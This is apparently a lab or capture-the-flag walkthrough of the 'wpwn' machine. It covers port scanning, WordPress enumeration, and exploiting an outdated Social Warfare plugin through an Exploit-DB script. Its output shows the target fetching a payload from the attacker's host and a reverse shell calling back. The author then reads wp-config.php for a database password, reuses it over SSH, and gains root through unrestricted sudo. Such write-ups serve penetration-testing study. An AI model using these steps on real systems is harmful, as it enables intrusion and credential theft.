wpwn

Initial Access

```
nmap -p- -sC -sV -vvv -T4 192.168.173.123 -oN wpwn.txt
```


HTTP Enumeration

```
nmap -p 80 --script=http-enum -sC -sV -vvv -T4 192.168.173.123 -oN wpwn-
http.txt
```

```
PORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-enum:
| /wordpress/: Blog
|_ /robots.txt: Robots file
```


Directory Busting

```
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-
lowercase-2.3-small.txt:FUZZ -u http://192.168.173.123/FUZZ
```



Visiting the site

URL - `http://192.168.173.123/wordpress`



Wordpress Enumeration

wpscan

```
wpscan --url http://192.168.173.123/wordpress -e ap,at,u
```

The above command will enumerate all the plugins, themes and the users

From the output, we notice that the plugin **social-warfare** is out of date, so we can try finding an exploit that is vulnerable on the current version

```
[+] social-warfare
 | Location: http://192.168.173.123/wordpress/wp-content/plugins/social-warfare/
 | Last Updated: 2025-03-18T09:37:00.000Z
 | [!] The version is out of date, the latest version is 4.5.6
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Comment (Passive Detection)
 |
 | Version: 3.5.2 (100% confidence)
 | Found By: Comment (Passive Detection)
 |  - http://192.168.173.123/wordpress/, Match: 'Social Warfare v3.5.2'
 | Confirmed By:
 |  Query Parameter (Passive Detection)
 |    - http://192.168.173.123/wordpress/wp-content/plugins/social-warfare/assets/css/style.min.css?ver=3.5.2
 |    - http://192.168.173.123/wordpress/wp-content/plugins/social-warfare/assets/js/script.min.js?ver=3.5.2
 |  Readme - Stable Tag (Aggressive Detection)
 |    - http://192.168.173.123/wordpress/wp-content/plugins/social-warfare/readme.txt
 |  Readme - ChangeLog Section (Aggressive Detection)
 |    - http://192.168.173.123/wordpress/wp-content/plugins/social-warfare/readme.txt
```

Exploitation

URL - https://www.exploit-db.com/exploits/52346

Using Searchsploit

```
searchsploit -m 52346
```

Edit the payload and run it.

```
python3 52346.py
```

```
┌──(kali㉿kali)-[~/offsec/wpwn/wpwn-exploits]
└─$ python3 52346.py
[+] Payload written to payload.txt
[+] HTTP server running at port 80
[+] Listening on port 4455 for reverse shell...
listening on [any] 4455 ...
[+] Sending exploit: http://192.168.173.123/wordpress//wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://192.168.45.246:80/payload.
txt
192.168.173.123 - - [01/Oct/2025 19:49:46] "GET /payload.txt?swp_debug=get_user_options HTTP/1.0" 200 -
connect to [192.168.45.246] from (UNKNOWN) [192.168.173.123] 48450
bash: cannot set terminal process group (494): Inappropriate ioctl for device
bash: no job control in this shell
www-data@wpwn:/var/www/html/wordpress/wp-admin$ ls
ls
about.php
admin-ajax.php
admin-footer.php
admin-functions.php
admin-header.php
admin-post.php
admin.php
async-upload.php
comment.php
credits.php
css
custom-background.php
custom-header.php
customize.php
edit-comments.php
```

```
www-data@wpwn:/var/www$ cat local.txt
cat local.txt
042b00ca6d149d4a876c63beb9ef3bf5
www-data@wpwn:/var/www$

www-data@wpwn:/var/www$

www-data@wpwn:/var/www$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:86:6b:08 brd ff:ff:ff:ff:ff:ff
    inet 192.168.173.123/24 brd 192.168.173.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe86:6b08/64 scope link
       valid_lft forever preferred_lft forever
www-data@wpwn:/var/www$
```

Privilege Escalation

User Enumeration

We see that we have a user named `takis`

```
www-data@wpwn:/var/www$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/bin/python2.7
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
takis:x:1000:1000:takis,,,:/home/takis:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
www-data@wpwn:/var/www$
```

Password Hunting

Enumerating the wordpress config files

```
cat wp-config.php
```

```
www-data@wpwn:/var/www/html/wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress_db' );

/** MySQL database username */
define( 'DB_USER', 'wp_user' );

/** MySQL database password */
define( 'DB_PASSWORD', 'R3&]vzhHmMn9,:-5' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
```

Abusing Password Reuse

After failing to connect to the database, we can trying using the password for the user takis and try logging in using SSH

```
ssh takis@192.168.173.123
```

```
┌──(kali㉿kali)-[~/offsec/wpwn]
└─$ ssh takis@192.168.173.123
The authenticity of host '192.168.173.123 (192.168.173.123)' can't be established.
ED25519 key fingerprint is SHA256:00KRKQTJjtAvDkKElPvoQF0dKGBnVGDhFOzIhaDWXs8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.173.123' (ED25519) to the list of known hosts.
takis@192.168.173.123's password:
Linux wpwn 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
takis@wpwn:~$
takis@wpwn:~$ ls
user.txt
takis@wpwn:~$ whoami
takis
```

Abusing Sudo

```
sudo -l
```

```
takis@wpwn:~$ sudo -l
Matching Defaults entries for takis on wpwn:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User takis may run the following commands on wpwn:
    (ALL) NOPASSWD: ALL
```

The user can run any command as sudo without the password.

```
sudo su
```

```
takis@wpwn:~$ sudo su
root@wpwn:/home/takis# whoami
root
root@wpwn:/home/takis# ls
user.txt
root@wpwn:/home/takis# cd /root
root@wpwn:~# ls
proof.txt  root.txt
```